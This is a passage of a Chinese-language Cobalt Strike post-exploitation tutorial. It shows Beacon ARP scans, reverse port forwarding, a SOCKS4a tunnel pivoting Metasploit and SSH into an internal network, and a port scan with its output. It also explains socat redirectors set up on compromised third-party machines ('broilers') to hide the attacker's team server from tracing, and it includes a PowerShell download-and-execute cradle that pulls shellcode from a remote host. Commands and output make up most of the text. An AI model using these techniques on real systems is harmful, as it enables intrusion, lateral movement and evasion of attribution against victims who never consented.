[+] host called home, sent: 75325 bytes
[+] received output:
(ARP) Target '192.168.1.1' is alive. 30-B4-9E-4C-41-E4

[+] received output:
(ARP) Target '192.168.1.104' is alive. 70-8B-CD-4D-69-4D
(ARP) Target '192.168.1.101' is alive. 70-8B-CD-4D-68-DC
(ARP) Target '192.168.1.112' is alive. 70-4D-7B-B7-D5-47
(ARP) Target '192.168.1.102' is alive. BC-3A-EA-CF-93-9C
(ARP) Target '192.168.1.111' is alive. 70-4D-7B-B7-D5-49
(ARP) Target '192.168.1.119' is alive. (ARP) Target '192.168.1.115' is alive. 1C(ARP) Target '192.168.1.117' is alive.
70-00-1B-4D-0C-0D-7B-29-90-B7-C9-E3-D5-D771--(ARP) Target '192.168.1.114' is alive.
D90B70

-4D-7B-B7-D5-DC

[+] received output:
(ARP) Target '192.168.1.123' is alive. 00-0C-29-54-61-4A
(ARP) Target '192.168.1.126' is alive. (ARP) Target '192.168.1.128' is alive. 0070--0C8B--29-CD08--4D-68-E7


```

becon shell 内置的端口转发功能, 把本机的某个端口转到公网或者内网指定机器的某个端口上, 实际用的时候速度确实比较慢, 而且经常断..... 原因暂未知

```
rportfwd 389 192.168.1.181 3389
```

```
rportfwd stop 389
```

```
beacon> rportfwd 389 192.168.1.181 3389
[+] started reverse port forward on 389 to 192.168.1.181:3389
[*] Tasked beacon to forward port 389 to 192.168.1.181:3389
[+] host called home, sent: 44 bytes
```



让 cs 和 msf 相互间联动使用, 在目标机器上开启 socks4a 代理, 方便进一步的内网渗透

第一种, 利用各种 socks 代理客户端直接把各类渗透工具带进目标内网

```
beacon>socks 1234
```

```
beacon> socks 1234
[+] started SOCKS4a server on: 1234
[+] host called home, sent: 16 bytes
```

```
# vi /etc/proxychains.conf
```

```
socks4 53.3.3.6 1234
```

```
# socks stop
```

```
root@kali:~# proxychains ssh root@192.168.1.105
ProxyChains-3.1 (http://proxychains.sf.net)
[R-chain]-<[redacted]:1234-<><>-192.168.1.105:22-<><>-OK
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
RSA key fingerprint is SHA256:z3FwHnlK8a6YjPCbYM0axmNacG7tv1GmQ3W1+QJ328M.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.105' (RSA) to the list of known hosts.
root@192.168.1.105's password:
Last login: Tue Sep 26 21:45:35 2017
[root@srv ~]# hostname
srv
[root@srv ~]# |
```

第二种, 直接利用隧道直接把整个 msf 带进目标内网

```
setg Proxies socks4:53.3.3.6:1234
```



```
msf auxiliary(tcp) > setg Proxies socks. 5:1234
Proxies => socks4:45.32.32.96:1234
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):


  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY    10               yes       The number of concurrent ports to check per host
  DELAY          1                yes       The delay between connections, per thread, in milliseconds
  JITTER        0                yes       The delay jitter factor (maximum value by which to +/- DELAY)
in milliseconds.
  PORTS          445,80,1433      yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS         192.168.1.0/24   yes       The target address range or CIDR identifier
  THREADS        10               yes       The number of concurrent threads
  TIMEOUT        1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 192.168.1.1: - 192.168.1.1:80 - TCP OPEN
[*] Scanned 28 of 256 hosts (10% complete)
[*] Scanned 54 of 256 hosts (21% complete)
[*] Scanned 80 of 256 hosts (31% complete)
[*] 192.168.1.104: - 192.168.1.104:1433 - TCP OPEN
[*] 192.168.1.104: - 192.168.1.104:445 - TCP OPEN
[*] 192.168.1.101: - 192.168.1.101:445 - TCP OPEN
[*] 192.168.1.104: - 192.168.1.104:80 - TCP OPEN
[*] Scanned 104 of 256 hosts (40% complete)
[*] 192.168.1.114: - 192.168.1.114:445 - TCP OPEN
[*] 192.168.1.115: - 192.168.1.115:1433 - TCP OPEN
```

利用 beacon shell 连接内网中的 linux 机器

```
ssh 192.168.1.199:22 root admin
```

通过 beacon 隧道直接派生一个 meterpreter 的 shell[非 vps 上做中转, 直接通过 beacon 隧道过来], 流程很简单, 首先, 在团体服务器上做端口转发, 然后创建一个外部监听器, 端口和 ip 写 beacon shell 的机器所在的 ip, 然后在对应的 beacon shell 中' spawn' 选中刚刚创建好的外部监听器, 暂时还有些问题没有很好的解决, 后面单独说

至于如何利用 msf 弹回一个 beacon shell 的方法就很多了, 最简单的方法就是直接执行下 beacon 的 payload 的代码就可以了, 又忘贴图了, 汗..... 后期再补上来吧

0x09 配合常规端口转发尽可能隐藏自己的团队服务器

有时为了混淆视听, 防止被别人快速溯源到, 可能会在中间加一些跳板来尽可能隐藏我们真实的团队服务器位置, 怎么做呢, 其实很简单

说白了就是做端口转发[又名重定向], 当然啦, 这个端口转发肯定是在自己已有的肉鸡上做[论匿名的重要性]

如果你实在不放心,也可以尝试同时在多个肉鸡上,做多级转发[也就是多加几层跳板],以此来迷惑对方,加大对手的溯源难度,这是其一


还有些目标内网中的某些机器是没法正常直连公网的,只能内网机器间相互访问,但我们还是想让那台不能上网的机器也能正常上线


这就要用到我们马上要说的端口转发,至于具体用什么工具自然就非常多了,不过,还是推荐大家首选一些系统自带工具来搞,比如,netsh,iptables,socat之流.....

这样,你好,我也好 ^_^

下面就用socat来简单演示下如何尽可能隐藏自己的团队服务器,关于内网断网机器上线也是一模一样的道理,大家可自行尝试

首先, 到 kali 中用 cs 客户端登到我们的团队服务器, 创建一个正常 80 端口的监听器, 这里的回连 ip 暂时直接用 vps 所在的真实 ip[实际中尽量用域名, 很重要], 如下





接着, 就可以 ssh 到肉鸡上用 socat 开始做转发了, 下面这句话的意思就是将来自外部的 80 端口上的流量转到公网 vps 的 80 端口上, 之后肉鸡本地的 80 端口会一直处于监听状态, 只要 80 端口一有流量经过就会自动转发到 vps 的 80 端口, 而 vps 的 80 端口又正好是我们的监听器端口, 这意思, 相信你懂的

```
# socat tcp-listen:80,reuseaddr,fork tcp:53.3.3.6:80 &
```

```
[root@srv ~]# socat tcp-listen:80,reuseaddr,fork tcp:53.3.3.6:80 &
[1] 46800
[root@srv ~]# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 :::22                  :::*                    LISTEN
udp        0      0 0.0.0.0:68             0.0.0.0:*               LISTEN
```

```



udp 0 0 0.0.0.0:68 0.0.0.0:*
udp 0 0 0.0.0.0:68 0.0.0.0:*
udp 0 0 0.0.0.0:68 0.0.0.0:*
[root@srv ~]#

```

此时, 回到 cs 客户端随便创建一个 powershell payload, 注意, 正如我们前面所说, 这只是个 powershell 下载器, 主要负责下载真正的 shellcode 代码, 一定要记得把后面的 ip 要改成肉鸡的 ip[因为我这里是模拟的肉鸡, 所以才是个内网 ip, 实际中肯定是个公网 ip 或者域名], 因为我们最终的目的是通过肉鸡帮我们转发到我们真正的团队服务器上去, 以此来达到尽量隐藏的目的

注意这里, 默认生成以后, 它是我们自己团队服务器解析的那个域名, 实际中一定要手动把它改成肉鸡的域名或 ip, 这样, 当下载访问肯定首先会访问到肉鸡, 而我们已经在肉鸡做了转发, 所以最终还是会达到我们的团队服务器成功下载到 shellcode 代码, 我是个废物, 竟然连码都没打全, 算了, 反正 vps 马上也快到期了, 打游击打习惯了, 嘿嘿.....^_^

```
# powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http:
```




```

TCP 127.0.0.1:49171 127.0.0.1:49172 ESTABLISHED 2204
TCP 127.0.0.1:49172 127.0.0.1:49171 ESTABLISHED 2204
TCP 127.0.0.1:49260 127.0.0.1:49261 ESTABLISHED 628
TCP 127.0.0.1:49261 127.0.0.1:49260 ESTABLISHED 628
TCP 192.168.1.181:139 0.0.0.0:0 LISTENING 4

```

TCP	192.168.1.181:49415	192.168.1.100:80	CLOSE_WAIT	3124
-----	---------------------	------------------	------------	------



最后, 我们看到目标正常上线, 至于, 怎么让目标内网中不能正常连网的机器也能正常上线都是一模一样的道理, 你可以把 payload 回连的流量弹到内网中任何一台可以正常上网的机器上, 然后再去那台机器上把弹过来的流量转到我们团队服务器上, 这样即可达到让内网中不能上网的机器也一样正常上线

0x10 深入理解 dns 隧道通信以及 smb beacon 通信过程, 这可能是整个工具最核心的地方之一, 后续会用大量的篇幅单独说

0x11 至于牛逼的报告生成功能这里就不说了吧, 支持一键导出 pdf, 实际渗透过程中的所有操作记录数据全部都被保存在指定的目录中, 大家有兴趣可自行研究, 比较简单, 毕竟不是我们这里的重点, 就不多啰嗦了

一点小结:

大家也看到了, 关于工具本身使用非常简单, 纯图形化操作, 稍微有点儿基础, 很快就能上手, 而且它直接支持图标灵活拖拽, 很方便对指定肉鸡进行集中批量操作, 非常友好, 实际中将 msf 和 cs 配合起来进行内网渗透, 无疑暂时也是极好的, 真正的难点还在于对不同协议的 beacon shell 通信过程的理解, 这也是个人觉得整个工具最值钱的地方, 说实话, 关于其内部的通信细节很多问题至今仍困扰着我, 一直都觉得 cs 本身就是一款非常完美的学习样本, 里面有太多值得深挖沉淀的东西, 只是苦于有很多东西, 并非一个人所能完成, 相信也大家跟我一样, 绝不会仅仅满足于工具基本使用上, 其实心里都很清楚, 那样基本是不会有有什么实质性的长进的, 时间不多, 容不得浪费, 所以也非常期待跟大家一起深入交流..... 对了, cs 3.8 也已经出来了一段时间了, 想尝鲜的朋友可以去试试, 延长试用期还是老办法...